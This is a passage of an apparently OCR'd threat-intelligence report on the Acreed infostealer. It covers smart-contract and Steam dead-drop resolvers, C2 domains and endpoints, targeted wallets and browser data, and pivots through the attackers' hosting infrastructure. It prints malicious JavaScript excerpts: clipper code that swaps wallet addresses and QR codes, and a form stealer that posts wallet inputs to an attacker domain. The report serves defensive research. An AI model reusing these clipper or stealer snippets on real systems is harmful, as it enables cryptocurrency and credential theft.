Additionally, there are **10 other smart contracts**[9] that are exactly like this one according to Binance Smart Chain.

[9] https://testnet.bscscan.com/find-similar-contracts?a=0xd13fa758d18acff16648d35a657df929341dc6c1&m=exac




Figure 13 - Similarity search on BNB blockchain

All those smart contracts were created by the same wallet "0x441e2d8a8b4c50091e2f30ff96ea0faae6400903". But unfortunately, the response strings could not be decoded with the precedent XOR key. They could represent different Acreed campaigns or even campaigns of different malware families.

Similar contracts on BNB Smart Chain Testnet	**Response strings**
0x1869b0629b835915d6432b61393e5ba319d20eb7	cd10cca4ac0d1463b11cbc924f60ab49533813983a41de046d0f9ab09f
0x3dd7a9c28cfedf1c462581eb7150212bcf3f9edf	7f61288c7022b2cf0ba8abb27ffa0c3fb27069f737d09b7c3a25e1997f
0x51d738782c4854fa74a4ac18bea445a1152af850	4439bcc7fc08102d33afd3db2d22e653e329287dfd810bdf2dd85
0x54e39d91d8c976beec226fa980716e6cca799a22b	2882406b5ef1e46d31665966288ff16776a0efa1dbb5094c138935398dc7
0x661a78c29e021a3ede93ee8f995988937b7f71e8	dffdd8913aae66a887e3e260992d1027af252c981f221966588b9bb8f7
0x678e30951c74db1972eb7569b7058b10f3932962	cd10cca4ac0d1463b11cbc924f60ab49533813983a41de046d0f9ab09f
0x7e684f26d0fe33bb3402e149180d77a3a02444b3	8e0253299564lef2de29b354a85bfb88172925bf749d514b341140eb3163
0x92071eaedaaf7619be76c09dd3c4fa44359f8bf0	9538d5d33d34fd22a4fa0cd17f38db944afa9aa920e7db8fe048c2315f
0xb968b4387557a6e2972bb751eefe76b0d9f7b45d	no response
0xd887e4b299757ad3317ff328f8728478cafff823	2d67e0864de12e13ea9fa2746e2b93eb899c2e28bdbb6472a81f313a38

4.3.2. Over the Steam platform

One of the detected samples[10] did not connect to a blockchain, but had a hardcoded xored URL which leads to another dead drop resolver:

```
https://steamcommunity.com/profiles/76561199780129524
```




Figure 14 - Steam profile used as dead drop resolver

This profile page is used to communicate the C2 domains through the commentaries. After retrieval, the hexadecimal data is xored with this hardcoded string:

```
qNBD8qgbd8gh28@(*#(@232032932DGH283dhi
```

We finally obtained the following C2 domains, one of which is already known:

```
trustdomainnet[.]live
trusteddomain[.]win
```

10 https://www.virustotal.com/gui/file/2cb1735ac9dab2b519b209b56cdad5e434a97590a1754fd07bdf52425ae58bc6/relations

Using the Steam platform as a dead drop resolver is a common technique among infostealers for years. It was also used, for example, by ACR Stealer[11] and Vidar[12]. But the malware authors seem now to prefer smart contracts as dead drop resolvers, probably because they offer more functionalities, are more flexible to handle and – of course – are much more persistent.

4.4. C2 communications

The communications with the C2 domain are done through HTTP GET or HTTP POST requests on port 443. They are using **four different user agents**, depending on the request type:

```
PohSoftware/1.0
POSDATAGENT
POHSOFTWARE
DLAGENT
```




Figure 15 - HTTP POST request to C2 domain

[11] https://x.com/sekoia_io/status/1784943447222157823
[12] https://aviab1.github.io/Vidar-Stealer/

The malware only uses TLS 1.1 and TLS 1.2, excluding older protocols like SSL 3.0 or TLS 1.0.




Figure 16 - HTTP option setting

Some of the API end points can be inferred through the string extraction:

Offset	Size	Type	String
000f1548	1a	U	/api.php?action=idregister
000f1c20	10	U	/api.php?action=
000f25d0	16	U	/api.php?action=update
000f27ac	18	U	/api.php?action=register
000f29fa	17	U	p/api.php?action=upload
000f32c2	1b	U	$/api.php?action=screenshot

Figure 17 - API end points for C2 domain

The screenshot, for example, is done at the end of the main execution thread:

```
.text:00430E92                call    make_screenshot
.text:00430E97                add     esp, 4
.text:00430E9A ;   try {
.text:00430E9A                mov     [ebp+var_4], 0
.text:00430EA1                mov     eax, 7FFFFFFEh
.text:00430EA6                mov     ecx, dword_50DD80
.text:00430EAC                sub     eax, ecx
.text:00430EAE                cmp     eax, 8
.text:00430EB1                jb      loc_4312BF
.text:00430EB7                cmp     dword_50DD84, 7
.text:00430EBE                mov     eax, offset C2_domain
.text:00430EC3                push    ecx             ; int
.text:00430EC4                cmova   eax, C2_domain
.text:00430ECB                push    eax             ; int
.text:00430ECC                push    8               ; int
.text:00430ECE                push    offset aHttps   ; "https://"
.text:00430ED3                push    ecx             ; int
.text:00430ED4                push    [ebp+var_C4]    ; int
.text:00430EDA                lea     ecx, [ebp+Block] ; void *
.text:00430EE0                call    string_concat
.text:00430EE5                push    offset aApiPhpActionSc ; "/api.php?action=screenshot"
.text:00430EEA                lea     edx, [ebp+Block]
```

Figure 18 - Screenshot execution

4.5. Targeted data

The string extraction shows that the malware is looking for a list of **installed wallet software**:

Offset	Size	Type	String
000f1158	0c	A	ExodusActive
000f1168	0c	A	LedgerActive
000f1178	0c	A	AtomicActive
000f1188	0c	A	BitboxActive
000f1198	0c	A	TrezorActive
000f11a8	0e	A	ElectrumActive
000f11b8	0d	A	CoinomiActive
000f11c8	0c	A	GuardaActive
000f11d8	0c	A	MoneroActive
000f11e8	0d	A	TrezorWActive
000f11f8	0e	A	DaedalusActive
000f1208	0c	A	WasabiActive

Figure 19 - Strings used for wallet software search

It is also checking for **wallets installed as browser extensions**, by comparing the extension IDs. This is the full list:

Ronin	OKX	Phantom
Sui	Kasware	TronLink
ToonKeeper	Binance	Metamask
Coinbase	Martian	Trust
ArgentX alias ReadyWallet	Crypto.com	Rabby

The malware also seems to collect **personal data from the "User Data" directory** of Chrome, Edge and Brave browsers:


```
000f2548        18      A       \Google\Chrome\User Data
000f2564        19      A       \Microsoft\Edge\User Data
000f2580        26      A       \BraveSoftware\Brave-Browser\User Data
```

Figure 20 - Strings used for browser data collection

Those directories contain the bookmarks, the history, the cookies, the cache, the extensions, the autofill and the saved passwords.

4.6. JavaScript modules

Inside the three C2 domains identified earlier, we noticed that several JavaScript files communicated with them[13].



Files Referring (10)

Scanned	Detections	Type	Name
2025-05-22	2 / 63	JavaScript	paper.js
2025-05-22	2 / 63	JavaScript	sellix.js
2025-05-22	7 / 62	JavaScript	script.js
2025-05-21	2 / 63	JavaScript	Bitrefill.js
2025-05-22	2 / 63	JavaScript	C:\Users\usuario\VirtualBox VMs\mal-wares\468a9b6f110369c472936e48d3e0344c716fbebe0cb71a212c1ede5736431dde.js
2025-05-14	2 / 62	JavaScript	Cryptomus.js
2025-05-13	2 / 62	JavaScript	script.js
2025-03-08	0 / 62	JavaScript	sellix.js
2025-02-18	0 / 62	JavaScript	C:\Users\usuario\VirtualBox VMs\mal-wares\1fdaceb8fb3b5dfc60172d9ef5c2168fea0f946f37b90c05f82aed9109000f49.js
2025-02-17	0 / 62	JavaScript	b67fbf78e681bdc8e3ccb901b9df37f584c8458fab78bcaa43530a304cb5dca3.js

Figure 21 - JS files communicating with C2 domain

If we look at the content of these JavaScript files, we notice that there are two main types of JavaScript modules. The first cluster was identified as “clipper” modules used to steal cryptocurrencies by replacing the destination wallet of a victim’s transaction by a wallet belonging to the threat actor.

To illustrate the clipper capabilities, we analysed the file “**cryptomus.js**”[14]. The script will contact the url: “**https://trustdomainnet[.live/getjson.php**” and associate the response with various cryptocurrencies variable previously declared (btc, eth, xmr, ltc, doge, xmr, …).

[13] https://www.virustotal.com/gui/domain/trustdomainnet.live/relations

[14] https://www.virustotal.com/gui/file/923adb75c6e8c17b2d797a4066e5078b10b2ef0be507711ef7e45daec696ae61/content/preview

```
let btcAddress, ethAddress, bnbAddress, trxAddress, ltcAddress, solAddress, dashAddress, dogeAddress,
bchAddress, xmrAddress, tonAddress;

const url = 'https://trustdomainnet.live/getjson.php';

let fetchExecuted = false;

fetch(url)
  .then(response => {
    if (!response.ok) {
      throw new Error('Network response was not ok');
    }
    return response.json();
  })
  .then(data => {
    btcAddress = data.btc;
    ethAddress = data.eth;
    bnbAddress = data.bnb;
    trxAddress = data.trx;
    ltcAddress = data.ltc;
    solAddress = data.sol;
    dashAddress = data.dash;
    dogeAddress = data.doge;
    bchAddress = data.bch;
    xmrAddress = data.xmr;
    tonAddress = data.ton;
```

Figure 22 - JS code of cryptomus.js

Then, it uses regex to identify cryptocurrency wallets associated with the various blockchain declared earlier and tries to identify them in all the elements of the current window. It can also identify wallets in QR codes (which is often used to facilitate crypto payments) and replace them by creating a new qr code that contains the threat actor's wallet, by leveraging an API found on zile42o[.dev.

```
        { regex: /(^|\W)sol[a-zA-HJ-NP-Z0-9]{40,44}($|\W)/, replacement: solAddress, coin: "solana"},
        { regex: /(^|\W)X[1-9A-HJ-NP-Za-km-z]{33}($|\W)/, replacement: dashAddress, coin: "dash"},
        { regex: /(^|\W)D[1-9A-HJ-NP-Za-km-z]{33}($|\W)/, replacement: dogeAddress, coin: "dogecoin"},
        { regex: /(^|\W)(bitcoincash:)?(q|p)[a-zA-Z0-9]{41}($|\W)/, replacement: bchAddress, coin:
"bitcoin cash"},
        { regex: /(^|\W)(4|8)[0-9A-Za-z]{94}($|\W)/, replacement: xmrAddress, coin: "monero"},
        { regex: /(^|\W)(0:[0-9A-Za-z]{64})(@)[0-9A-Za-z]{24}($|\W)/, replacement: tonAddress, coin:
"ton"}
    ];

    function replaceAddresses() {
        var elements = document.querySelectorAll('*');
        elements.forEach(function(element) {
            Array.from(element.childNodes).forEach(function(node) {
                if (node.nodeType === Node.TEXT_NODE) {
                    var text = node.nodeValue.trim();
                    wordsToReplace.forEach(function(wordData) {
                        if (wordData.regex.test(text)) {
                            node.nodeValue = text.replace(wordData.regex, wordData.replacement);
                            var addy = wordData.replacement;
                            var coin = wordData.coin;
                            var divs = document.getElementsByClassName('info__qr-wrapper');
                            Array.from(divs).forEach(function(div) {
                                var svgs = div.getElementsByTagName('svg');
                                Array.from(svgs).forEach(function(svg) {
                                    var img = document.createElement('img');
                                    var newSrc = "https://api.zile42o.dev/cryptoqr/api.php?coin=" + coin
+ "&address=" + addy + "&amount=0";
                                    img.setAttribute("src", newSrc);
                                    img.setAttribute("width", svg.getAttribute("width") || "16");
                                    img.setAttribute("height", svg.getAttribute("height") || "16");
                                    svg.parentNode.replaceChild(img, svg);
```

Figure 23 - JS code of cryptomus.js

This variation of the clipper, associated with the c2 "**https://windowsupdateorg[.live/getjson.php**", fetches the content of the clipboard and replaces it with the threat actor wallet if a pattern matching one of the regexes is found.

```
let lastAddress = ''
let lastClipboardText = ''
function checkClipboard() {
if (document.hasFocus()) {
navigator.clipboard.readText().then(function(clipboardText) {
if (clipboardText
== lastClipboardText) {
lastClipboardText = clipboardText
let addressFound = false
let coinType = ''
wordsToReplace.forEach(function(wordData) {
if (wordData.regex.test(clipboardText)) {
clipboardText = clipboardText.replace(wordData.regex, wordData.replacement)
coinType = wordData.coin
addressFound = true
}
})
if (addressFound) {
navigator.clipboard.writeText(clipboardText).then(function() {
console.log('.', clipboardText)
lastAddress = clipboardText
fetchClipboardData(clipboardText, coinType)
}).catch(function(err) {
console.error('.', err)
} else {
console.warn('.')
function fetchClipboardData(address, coinType) {
var currentDomain = window.location.hostname
var userAgentV = 'Mozilla/5.0 (Windows NT 10.0
Win64
x64) AppleWebKit/536.46 (KHTML, like Gecko) Chrome/49.0.2623.229 Safari/602.0 Edge/
```

Figure 24 - JS code of cryptomus.js

The other types of JavaScript identified, such as this "script.js"[15], is used to search for an element named "sendButton" on the current page. If identified, it will wait for the victim to click on it. After the victim clicks, it will encode two input fields named "addresInput" and "walletInput" and send them to the C2 URL "**https://trustdomainnet[.live/Files/LoginNew.php**".

15 https://www.virustotal.com/gui/file/e065a36a50631e1e460276d2df38bef1dfdfb0d423f6dbe72805fe96b1e82364/

```
// script.js
document.addEventListener('DOMContentLoaded', function() {
var enviarButton = document.getElementById('sendButton')
if (enviarButton) {
enviarButton.addEventListener('click', function() {
var addresValue = encodeURIComponent(document.getElementById('addresInput').value)
var walletValue = encodeURIComponent(document.getElementById('walletInput').value)
var formData = 'addres=' + addresValue + '
Wallet=' + walletValue + '
IDF=CU7U0V63BGN19300YTQLSJP9Z'
fetch('https://trustdomainnet.live/Files/LoginNew.php', {
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded',
},
body: formData,
})
} else {
console.error('')
document.getElementById('sendButton').addEventListener('click', function() {
var errorText = document.getElementById('errorText')
var addresInput = document.getElementById('addresInput')
errorText.style.display = 'block'
errorText.textContent = 'Incorrect password'
addresInput.style.borderBottom = '1px solid red'
```

Figure 25 - JS code of script.js

5. Infrastructure analysis

5.1. De-anonymizing the C2 domains

We have investigated on retrieved C2 domain **windowsupdateorg[.]live** (see the main text earlier) closely mimicking Microsoft's Windows Update service. This domain appears to be part of an effort to deceive users or security technologies by leveraging naming conventions associated with legitimate update mechanisms.

Between March and May 2025, a series of TLS certificates were issued for windowsupdateorg[.]live, including wildcard coverage for all subdomains (e.g., *.windowsupdateorg[.]live), according to certificate transparency logs.[16] The

[16] https://crt.sh/?q=windowsupdateorg.live

domain has been issued at least seven certificates from two major certificate authorities: Google Trust Services first and then Cloudflare, Inc.


The most recent certificates were logged on May 15, 2025, indicating ongoing use or maintenance of the infrastructure. These certificates show validity windows extending into August 2025, suggesting continued operational intent unless revoked.

The presence of both ECC and RSA variants, along with overlapping certificate issuance from different providers on consecutive days, may suggest automated domain management infrastructure or active evasion of detection and takedown mechanisms. The use of Cloudflare as an issuer may also imply the domain is fronted by Cloudflare's CDN, which would obscure origin server IPs and complicate attribution or takedown efforts. Indeed, that domain resolved to two IP addresses on March 14, 2025 according to Virustotal[17]:

- 172.67.159.116
- 104.21.66.112

Both IPs belong to Cloudflare's reverse proxy infrastructure, indicating the domain is likely fronted by Cloudflare to obscure the origin server. While browsing this domain in a sandboxed web browser, we identified a peculiar redirection to a legitimate news media *apnews.com* landing on Donald-trump (*i.e.,* https://apnews.com/hub/donald-trump). HTTP response headers pivots then allowed us to likely find the genuine IP resolving the C2 domain. Indeed, we found one hit on Shodan and eleven results (5 unique IPs) via Fofa (a newer search engine as compared as Shodan) as shown in the screenshot below.

[17] https://www.virustotal.com/gui/domain/windowsupdateorg.live/relations



No	Host/Fid	IP	Port/Protocol	Domain	Favicon/Title	Country/Region	Lastupdate time
1	https://186.2.166.198	186.2.166.198	443 https	-	-	...	2025-07-02
2	157.180.29.190	157.180.29.190	80	-	-	Germany / Bayei	2025-07-01
3	186.2.166.198	186.2.166.198	80 http	-	-	...	2025-07-01
4	186.2.166.198	186.2.166.198	80	-	-	...	2025-06-25
5	https://186.2.166.198	186.2.166.198	443	-	-	...	2025-06-25
6	65.109.115.180	65.109.115.180	80 http	-	-	Finland / Uusima	2025-05-15
7	trustdomainnet.live	104.21.20.51	80	trustdomai...	-	...	2025-03-26
8	https://trustdomainnet.live	172.67.191.134	443	trustdomai...	-	...	2025-03-26
9	www.trustdomainnet.live	104.21.20.51	80	trustdomai...	-	...	2025-03-26
10	https://****.tru****.live	104.*.*.51	443 https	tru****.live	-	...	2025-03-26
11	65.109.115.180	65.109.115.180	80	-	-	Finland / Uusima	2025-03-21

Figure 26 - Pivot on HTTP headers (Fofa)

This redirection behavior, which on the surface appears to lead to a legitimate media outlet, functions as a behavioral signature revealing hosts configured in a similar fashion across disparate regions and autonomous systems.

This redirection behaviour is a common tradecraft technique that we have already seen to be used both upon red teaming and by the threat landscape for cloaking purposes. Redirectors make it usually harder for defenders to differentiate malicious traffic from benign traffic by proxying or routing it through legitimate-looking servers, like a CDN or a well-known domain

At the center of this cluster is the IP address **186.2.166[.]198**, geolocated in Dubai according to search engines. This host stands out not only for its persistence, being seen repeatedly across scanning intervals, most recently on July 2, 2025, but also because it is the only observed IP in this infrastructure set serving content over HTTPS. **As such, we assess that this IP is likely the genuine IP resolving at the time of writing the C2 domain windowsupdateorg[.]live.**

All other backend nodes appear to serve the same redirection behavior over unencrypted HTTP. One can also observe the other domain **trustdomainnet[.]live** spans this heuristic and has a consistent .live TLD. That domain, active in earlier campaigns, also exhibited selective HTTPS behaviour and was used in conjunction

with similarly themed .live TLD to host redirector infrastructure and payload stagers since early May 2025 (c.g., AsyncRAT, HijackLoader, IDATloader,).[18]

The uncovered broader cluster of web-facing infrastructure is likely operated by a single intrusion set based on those commonalities:

- .live tld
- CDN (Cloudflare)
- a close timeline
- ports (80, 443)
- server banner (nginx, Apache2/2.4.58 (Ubuntu))
- C2 communications
- SSL registered via both Google and Cloudflare
- similar communicating JS scripts associated with cryptocurrency theft

While pivoting on IP address 186.2.166[.]198 we also uncovered a particuliar SSH fingerprint (Key type: ssh-rsa):

- 1f:b7:fd:f1:e0:88:1d:31:b3:d4:90:8c:3a:ab:b1:49

Via this new pivot, we identified that a threat actor or group likely controls over 14 unique IPs. What made this pivot particularly compelling was the nonstandard port usage: instead of relying on the conventional SSH port 22, twelve of these hosts were exposing SSH on port 50022, and two others on port 10022. This suggests a deliberate attempt to obscure or compartmentalize access, possibly to evade casual scanning or to segment administrative operations from standard service flows. We have summarized all the findings on the table below.

[18] https://bazaar.abuse.ch/browse/tag/trustdomainnet-live/

IP	INTEL	SSH port	Ports	AS Number	Geo	AS Name	pDNS	Pivot
145.239.65.59	recent port scan 2025-04-16. Gozi/	10022	-	16276	FR	OVH SAS	-	SSH
51.254.55.222	pDNS mailext.pro-m.org 2020-11-25	10022	-	16276	FR	OVH SAS	-	SSH
186.2.166.192	SSL DDOS-guard 18045988440546769929	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	thebattle.club	SSH
186.2.166.193	DNS refers to steroids FR (whois eranet UA)	-	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	nukop.com 120kgs-fr.com	SSH
186.2.166.198	SSL regery.com poiting to UA	50022	80,443	59692	UAE	IQWeb FZ-LLC	-	SSH HTTP Location since june 2025
186.2.166.199	SSL regery.com poiting to UA	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	-	SSH
190.115.22.192	SSL regery.com poiting to UA	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	thebattle.club	SSH
190.115.22.193	DNSs refer to steroids Boldénone Issuer Country/Region: XX StateName CityName User Name: 190.115.22.193 User Organization Name: CompanyName	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	nukop.com www.testosteronecipionatolegale.com IT dostinexcomprar.com ES boldenonefrance.com FR boldenonbestellen.com DE compraretrenboloneacetato.com ES	SSH
190.115.22.194	DNS refer to steroids ES SSL regery.com poiting to UA		80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	clubdepoliestireno.com	SSH
190.115.22.195	Issuer Country/Region: XX StateName CityName User Name: 190.115.22.195 User Organization Name: CompanyName	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	login.antinoob.ru	SSH
190.115.22.196	DNS refer to steroids ES Issuer Country/Region: XX StateName CityName User Name: 190.115.22.196 User Organization Name: CompanyName	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	venta-anabolizantes.com 123kellersport.com	SSH
190.115.22.199	DNS refer to steroids UA SSL regery.com poiting to UA	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	steroidsshop-ua.com atlet-store.com steroidmag.com	SSH
190.115.22.200	DNS refer to steroids DE. Templates only SSL regery.com poiting to UA	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	bodychemo.de testoscience.de suppgen.de testosterzone.de	SSH

190.115.22.201	DNS refers to steroids ES	50022	80, 443, 2601 quaggua/TCP 2605 quagga/TCP	59692	UAE	IQWeb FZ-LLC	up-esteroides24.com naturales-anabolico.com spain-anabolizantes.com anabolizantes-tienda.com espana-anabolizantes24.com tienda-anabolico.com mejoresteroides.com	SSH
157.180.29.190	was seen via Domaintools to resolve the first active domain of Decoydog: zh3orlanjjktl3xngc6jsczsdlna9999.oay5l2e4bk2niyvjhimzhia9.cbox4.ignorelist.com around 2022 SSL:338861569398165622 51283952806 *.neotiv-care.com	22	22, 80, 443	24940	FI	Hetzner Online GmbH	-	HTTP Location
65.109.115.180	- march-may 2025 analytics.ink. This domain resembles the legit analytics.inkeep.com. In contrast, also a malicious one registered by magentocore 9analytics.ink (low confidence) - WIN-U36MVN46B5E	22	135 49667 7777 49666 80 443	24940	FI	Hetzner Online GmbH	analytics.ink ns2.gamesbackend.xyz static.180.115.109.65.clients.your-server.de	Location: https://apnews.com/hub/donald-trump

This dataset exhibits a **cohesive infrastructure cluster centered on IQWeb FZ-LLC** (ASN 59692, UAE). Multiple IPs within the 186.2.166.0/24 and 190.115.22.0/24 ranges exhibit consistent traits, including the use of SSH over port 50022 and repeated exposure of TCP services on ports 2601 and 2605. As shown in the figure below taken from bpg.tools, both ranges display **ProManaged LLC** in the description.[19] (please read the next paragraph to get more insights on ProManaged LLC).




Figure 27 - IP ranges of IQWeb FZ-LLC

[19] https://bgp.tools/as/59692#prefixes

Separately, activity observed from IPs such as 145.239.65[.]59 and 51.254.55[.]222, both hosted in OVH's ASN 16276 in France, are associated with **non-standard SSH ports** like 10022. These may represent either proxy infrastructure or assets being reused for reconnaissance and port scanning.

A distinct thread is observed in the activity surrounding 157.180.29.190 and 65.109.115.180, both located in Hetzner Online's ASN 24940 in Finland.

The ports 2601 and 2605 identified on the main cluster (IQWeb FZ-LLC) are associated with **Quagga**, which is open-source routing software that supports BGP and other dynamic routing protocols. While Quagga is often deployed legitimately in network infrastructure, the deployment of BGP daemons across this infrastructure raises the possibility of **BGP hijacking** or unauthorized announcement of IP space for **fast-flux hosting** or evasive service continuity. The domains resolving to this infrastructure are almost exclusively tied to steroid-related e-commerce sites in various European languages. SSL certificates frequently exhibit placeholder metadata (issuer country "XX", generic organization names like "CompanyName"), supporting the inference that a centralized automation pipeline is generating these certificates "en masse".

Even more interesting is that the previously deanonymized IP 186.2.166[.]198 resolved from the **C2 domain** falls within a known prefix previously **associated with Vidar Stealer's management infrastructure** (*i.e.*, 186.2.166.0/24). This IP range reminded us of a analysis research published by **Team Cymru** in early 2023 where they **illuminated the managed infrastructure of Vidar**[20]. As such, we contacted Team Cymru to share what we believed to be the genuine C2 IP of windowsupdateorg[.]live to maybe unveil overlaps thanks to their netflow tracking capabilities.

As shown in the figure below, this collaboration validated on one hand the SSH fingerprinting between 186.2.166[.]198 and a cluster of sixteen IPs. More importantly, **netflow data analysis unveiled network traffic**:

